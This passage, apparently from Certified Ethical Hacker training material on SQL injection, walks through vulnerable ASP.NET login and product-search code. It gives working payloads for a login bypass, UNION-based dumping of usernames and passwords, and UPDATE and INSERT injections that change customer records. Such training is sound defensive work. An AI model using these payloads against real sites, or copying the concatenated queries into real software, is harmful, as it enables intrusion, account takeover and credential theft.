+"' AND password = '" + Springfield + "'";
```


If the user name is a single-quote character (') the effective query becomes:

```
SELECT * FROM users WHERE username = ''' AND password =
'[Springfield]';
```

This is invalid SQL syntax and produces a SQL server error message in the user's browser:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark

before the character string '' and password=''.

/login.asp, line 16
```

The quotation mark provided by the user has closed the first one, and the second generates an error, because it is unclosed. At this instance, to customize the behavior of a query, an attacker can begin injecting strings into it. The content proceeding the double hyphes (--) signify a Transact-SQL comment.



http://juggyboy.com/BadLogin.aspx
JuggyBoy.com
Login
Blah' or 1=1 --
Springfield
Forgot Password?
Submit
Attacker Launching SQL Injection
SQL Query Executed
Code after -- are comments

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
```

```
--' AND Password='Springfield'
```

FIGURE 14.4: SQL Injection Query Example



Example 1: Code Analysis

- A user enters a user name and password that **matches a record** in the **user's table**
- A dynamically generated SQL query is used to **retrieve** the number of matching rows
- The user is then **authenticated and redirected** to the requested page

- When the attacker enters **blah'** or **1=1 --** then the SQL query will look like:

```
SELECT Count(*) FROM
Users WHERE
UserName='blah' Or 1=1 --
' AND Password=''
```

- Because a pair of hyphens designate the beginning of a comment in SQL, the query simply becomes:

```
SELECT Count(*) FROM
Users WHERE
UserName='blah' Or 1=1
```

```
string strQry = "SELECT Count(*)
FROM Users WHERE UserName='" +
txtUser.Text + "' AND Password='"
+ txtPassword.Text + "'";
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Example 1: Code Analysis

Code analysis is the process of **automated testing** of the source code for the purpose of debugging before the final release of the software for the purpose of sale or distribution.

- A user enters a user name and password that matches a record in the Users table
- A dynamically generated SQL query is used to retrieve the number of matching rows
- The user is then authenticated and redirected to the requested page


When the attacker enters blah' or 1=1 -- then the SQL query can look like:

```
SELECT Count (*) FROM Users WHERE UserName='blah' Or 1=1 --' AND
Password=''
```

Because a pair of hyphens designates the beginning of a comment in SQL, the query simply becomes:

```
SELECT Count (*) FROM Users WHERE UserName='blah' Or 1=1
```

```
string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
```



Example 2: BadProductList.aspx

http://juggyboy.com/BadProductList.aspx

```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }

private DataView createDataView()  {
    string strCnx =
     "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
     "QuantityPerUnit, UnitPrice FROM Products";

   //This code is susceptible to SQL injection attacks.
   if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'; }

    SqlConnection cnx  = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();

    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```

Attack Occurs Here

This page displays products from the Northwind database and allows users to filter the resulting list of products using a textbox called txtFilter

Like the previous example (BadLogin.aspx), this code is vulnerable to SQL injection attacks

The executed SQL is constructed dynamically from a user-supplied input

Example 2: BadProductList.aspx

Source: http://msdn.microsoft.com

This page displays products from the **Northwind database** and allows users to filter the resulting list of products using a textbox called **txtFilter**. Like the last example, the page is ripe for **SQL injection attacks** because the executed SQL is constructed dynamically from a user-entered value. This particular page is a hacker's paradise because it can be hijacked by the astute hacker to reveal secret information, change data in the database, damage the database records, and even create new database user accounts.


Most SQL-compliant databases including SQL Server, store metadata in a series of system tables with the names sysobjects, syscolumns, sysindexes, and so. This means that a hacker could use the system tables to ascertain schema information for a database to assist in the further compromise of the database. For example, the following text entered into the txtFilter textbox might be used to reveal the names of the user tables in the database:

```
UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```

The UNION statement in particular is useful to a hacker because it allows him or her to splice the results of one query onto another. In this case, the hacker has spliced the names of the user tables in the database to the original query of the Products table. The only trick is to match the number and data types of the columns to the original query. The previous query might reveal that a table named Users exists in the database. A second query could reveal the columns in the Users table. Using this information, the hacker might enter the following into the txtFilter textbox:

```
UNION SELECT 0, UserName, Password, 0 FROM Users --
```


Entering this query reveals the user names and passwords found in the Users table.



http://juggyboy.com/BadProductList.aspx

```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }

private DataView createDataView()  {
    string strCnx =
     "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
     "QuantityPerUnit, UnitPrice FROM Products";

    //This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
         strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + '"; }

    SqlConnection cnx  = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();

    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```

FIGURE 14.5: BadProductList.aspx



Example 2: Attack Analysis

Product ID	ProductName	QuantityPerUnit	UnitPrice
145	Jason	mypass@123	0
451	Georg	pass1234	0
128	Jhonson	qwertyabcd	0
157	Suzanne	asd@1234	0

User names and Passwords are displayed

```
blah' UNION Select 0, username,
password, 0 from users --
```

SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE
ProductName LIKE 'blah' UNION Select 0, username, password, 0 from users --
```

Example 2: Attack Analysis


Any website has a search bar for the users to search for data and if the search bar can't find the vulnerabilities in the data entered, then it can be used by attackers to create vulnerabilities to attack.

When you enter the value into the search box as: blah UNION Select 0, username, password, 0 from users.

SQL Query Executed:

SELECT ProductID, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE 'blah' UNION SELECT 0, username, password, 0 FROM USERS --


After executing the SQL query it shows results with the user names and passwords.


http://juggyboyshop.com
JuggyBoyShop.com
Search for Products
Attacker Launching SQL Injection
Usernames and Passwords are displayed

Product ID	ProductName	QuantityPerUnit	UnitPrice
145	Jason	mypass@123	0
451	Georg	pass1234	0
128	Jhonson	qwertyabcd	0
157	Suzanne	asd@1234	0

```
blah' UNION Select 0, username,
password 0 from users --
```

FIGURE 14.6: Attack Analysis



Example 3: Updating Table

CEH
Certified Ethical Hacker
http://juggyboy.com
JuggyBoy.com
Forgot Password
Email Address
Your password will be sent to your registered email address
Attacker Launching SQL Injection
SQL Injection Vulnerable Website

```
blah'; UPDATE jb-customers SET jb-email
= 'info@juggyboy.com' WHERE email
='jason@springfield.com'; --
```

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@juggyboy.com'
WHERE email ='jason@springfield.com'; --';
```

Example 3: Updating Table

To create the UPDATE command in the SQL query the syntax is:

```
UPDATE "table_name"
SET "column_1" = [new value]
WHERE {condition}
```

For example, say we currently have a table as follows:

Table Store_Information

Store_Name	Sales	Date
Sydney	$100	Aug-06-2012
Melbourne	$200	Aug-07-2012
Queensland	$400	AUg-08-2012
Victoria	$800	Aug-09-2012

TABLE 14.1: Store Table

And we notice that the sales for Sydney on 08/06/2012 are actually $250 instead of $100, and that particular entry needs to be updated. To do so, we use the following SQL query:

UPDATE Store Information


```
SET Sales = 250
WHERE store name = "Sydney"
AND Date = "08/06/2012"
```

The resulting table would look like this:

Table Store Information

Store_Name	Sales	Date
Sydney	$250	Aug-06-2012
Melbourne	$200	Aug-07-2012
Queensland	$400	AUg-08-2012
Victoria	$800	Aug-09-2012


TABLE 14.2: Store Table After Updating


http://juggyboy.com
JuggyBoy.com
Forgot Password
Email Address
Your password will be sent to your registered email address
Attacker Launching SQL Injection
SQL Injection Vulnerable Website
SQL Query Executed

```
blah'; UPDATE jb-customers SET jb-email
= 'info@juggyboy.com' WHERE email
='jason@springfield.com; --
```

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@juggyboy.com'
WHERE email ='jason@springfield.com; --';
```

FIGURE 14.7: SQL Injection Attack



Example 4: Adding New Records

Your password will be sent to your registered email address

Attacker Launching SQL Injection

```
blah'; INSERT INTO jb-customers ('jb-email','jb-
passwd','jb-login_id','jb-last_name') VALUES
('jason@springfield.com','hello','jason','jason
springfield');--
```

SQL Injection Vulnerable Website

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-
last_name') VALUES ('jason@springfield.com','hello','jason', `jason springfield');--';
```

Example 4: Adding New Records

The following example illustrates the process of adding new records to the table:

```
INSERT INTO table name (column1, column2, column3...)
VALUES (value1, value2, value3...)
```


Store_Name	Sales	Date
Sydney	$250	Aug-06-2012
Melbourne	$200	Aug-07-2012
Queensland	$400	AUg-08-2012
Victoria	$800	Aug-09-2012

TABLE 14.3: Store Table

```
INSERT INTO table_name ("store name","sales","date")
VALUES ("Adelaide", "$1000","08/10/2012")
```

Store_Name	Sales	Date
Sydney	$250	Aug-06-2012
Melbourne	$200	Aug-07-2012
Queensland	$400	AUg-08-2012
Victoria	$800	Aug-09-2012
Adelaide	$1000	Aug-10-2012

TABLE 14.4: Store Table After Adding New Table

